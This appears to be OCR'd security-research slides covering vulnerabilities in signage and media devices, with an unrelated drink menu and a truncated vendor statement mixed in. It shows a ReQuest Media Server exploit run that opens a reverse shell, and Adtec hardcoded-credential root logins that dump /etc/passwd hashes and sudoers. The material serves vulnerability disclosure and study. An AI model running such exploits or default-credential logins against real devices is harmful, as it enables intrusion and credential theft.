
20200916T171145.jpg

20200916T171245.jpg

20200916T171346.jpg

20200916T171446.jpg

You can see a raw listing of all contents by clicking here



BUBBLE TEA 5.75

Black Tea Coconut Cal 240
Black Milk Tea and coconut with all natural, vegan & gluten-free nata de coco jellies

Green Tea Raspberry Cal 240
Green Milk Tea and raspberries with all natural, vegan & gluten-free nata de coco jellies

White Tea Mango Cal 240
White Milk Tea and mango with all natural, vegan & gluten-free nata de coco jellies

TEA SQUEEZE 5.15

Hibiscus Lemonade • Cal 170
Half thirst-quenching hibiscus flowers & half freshly squeezed lemonade

MojiTea® • Cal 90
Refreshing Armenian mint, vitamin-rich lime juice, & a hint of pure cane sugar

Hibiscus Tea Sangria® • Cal 120
Summery hibiscus flowers topped with a medley of fresh cut fruits & sparkling water

BUILD YOUR OWN HOT / ICED 3.55+

Pick a Tea
Choose from Tea Classics


Pick Flavors +.75¢
Caramel, Mango, Hazelnut, Raspberry, Mint, Peach, Coconut, Vanilla, or Wildberry

Pick Premiums +$1.00-$1.15
Ginger, Nata De Coco, Dark Chocolate, White Chocolate ($1/ea) Matcha ($1.15)

Fill Your Cup + .75¢-$1.15
Make it Creamy, Sparkling or Squeezed by adding Dairy, Plant Milk, Sparkling Water (.75¢/ea) or Lemonade ($1.15)

2,000 calories a day is used for general nutrition advice, but calorie needs vary. Additional nutrition information available upon request. All unsweetened teas contain 0 calories.

Vendor statement



brightsign.zendesk.com/hc/en-us/articles/360056180694-Regarding-Advisory-ID-ZSL-2020-5595

Regarding Advisory ID: ZSL-2020-5595

BrightSign Support Manager
October 21, 2020 05:10


This page outlines how not following the recommended security policies can expose users to vulnerabilities including ZSL-2020-5595.

The BrightSign Player Security statement is intended to explain the tradeoffs between accessibility and security that users of BrightSign players need to consider for various different applications. Generally speaking, more accessible players are less secure and less accessible players are more secure.

When the Local Diagnostic Web Server is turned ON and is NOT password protected, the player is at it's most accessible. While this is the recommended configuration for development and lab applications where accessibility is preferred and often critical for troubleshooting issues and bugs, this accessibility also means that a potential bad actor have full access to storage, the runtime, the networking interface and other

Case #12 – ReQuest Media Server

ReQuest Serious Play F3 Media Server 7.0.3 Unauthenticated Remote Code Execution (ZSL-2020-5602)



ReQuest Internal Utilities
192.168.1.22:3664/tools/utilities.php

ReQuest Internal Utilities


- Clear Session Data - this also reloads the language files.
- iQ Configuration - this shows iQ Configuration on non-iQs.
- Quick File Uploader - this allows uploads of small (< 2Mb) files.
- ARQLink Report - report to ARQLink, also running several diagnostic system tests.
- Run Portclient - check to see if this server should open an SSH port RIGHT NOW (because sometimes 5 min is too long to wait).
- Test NetStreams - perform a few tests against the netstreams server.
- Test Video Streaming - provide a html form to select a wide variety of video streams.
- Topology Internals - Examine and change all topology nodes.
- iQ TS15 Movie - show the black touch movie.
- Change Locale - switch languages.
- Language Tools - edit and export language strings.
- Memory and CPU Usage - check the current memory and CPU usage of the system.

- XML and Device Lists - Show xml list links and usb and pci listing options.

- Clear Movie List - Clear the changer's list of movies and ask all currently-attached IMCs to lookup its discs again.
- Drive List - Show what Media Manager knows about all local and NAS drives.
- Authority List - Test how search phrases are changed by the use of an authority list.
- Transcode Music - Convert all WAVs to FLACs or all FLACs to WAVs.
- Audio Levels - Monitor output and input levels of all zones and inputs.
- Initial Discovery - Turn on or off the consistency check that is performed at startup.
- Distribute Now - Prompt drive distribute to run more frequently.
- Refolder Media - Move all media to the preferred location.
- Debug Options and Settings - Adjust some debugging options and other settings.
- Streaming and Local Zones - List local and streaming zones.
- Time Converter - Convert epoch times to ordinary dates.
- Harmony Sync - user-specified Harmony sync actions.
- List all NASes - list all NAS devices that this server can have.
- Screenshots - take and view screenshots.

Case #12 – ReQuest Media Server


Unauthenticated Remote Code Execution (Backdoor)




```
lqwrm@metalgear:~/prive$ python3 ReQuest.py 192.168.1.17:3664 192.168.1.22 6161
Let's see waddup...
Good to go.
Starting handler on port 6161.
Writing callback file...
We got the dir: /75302IV29ZS1
Checking write status...
All is well John Spartan. Calling your listener...
Connection from 192.168.0.17:42057
You got shell.
id;uname -ro
uid=81(apache) gid=81(apache) groups=81(apache),666(arq)
3.2.0-4-686-pae GNU/Linux
exit
*** Connection closed by remote host ***
lqwrm@metalgear:~/prive$
```

Case #13 – Adtec Digital

Adtec Digital Multiple Products Default/Hardcoded Credentials Remote Root (ZSL-2020-5603)




```
login as: root
root@192.168.3.12's password:

Successfully logged in.
Thank you for choosing Adtec Digital products-
we know you had a choice and we appreciate your decision!

root@targethostname:~# id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
--
admin@targethostname:/$ id
uid=502(admin) gid=502(admin) groups=0(root),502(admin)
admin@targethostname:~$ id adtec
uid=500(adtec) gid=1000(users) groups=1000(users),72(apache)
admin@targethostname:~$ cat /etc/sudoers |grep -v "#"
root    ALL=(ALL) ALL
apache ALL=(ALL) NOPASSWD: ALL
```



```
Adtec Resident Telnet Server...
UserName:
adtec
adtec
PassWord:
none
User adtec connected
*.SYSD SHELLCMD cat /etc/passwd
*.SYSD CMD cat /etc/passwd
OK
root:he7TRuXjJjxfc:0:0:root:/root:/bin/sh
adtec:GC1BpYa80PaoY:500:1000:adtec:/media:/bin/sh
apache:!!:72:72:Apache Server:/dev/null:/sbin/nologin
fregd:!!:73:73:Freg Daemon:/dev/null:/sbin/nologin
ntp:!!:38:38:NTP Server:/dev/null:/sbin/nologin
syslogd:!!:74:74:Syslog Daemon:/dev/null:/sbin/nologin
admin:rDglOB38TVYRg:502:502:admin:/home/admin:/bin/sh
sshd:x:71:65:SSH daemon:/var/lib/sshd:/bin/false
avahi:x:82:82:Avahi Daemon:/dev/null/:/sbin/nologin
avahi-autoipd:x:83:83:Avahi Autoipd:/dev/null/:/sbin/nologin
messagebus:x:81:81:Message Bus Daemon:/dev/null:/sbin/nologin
```

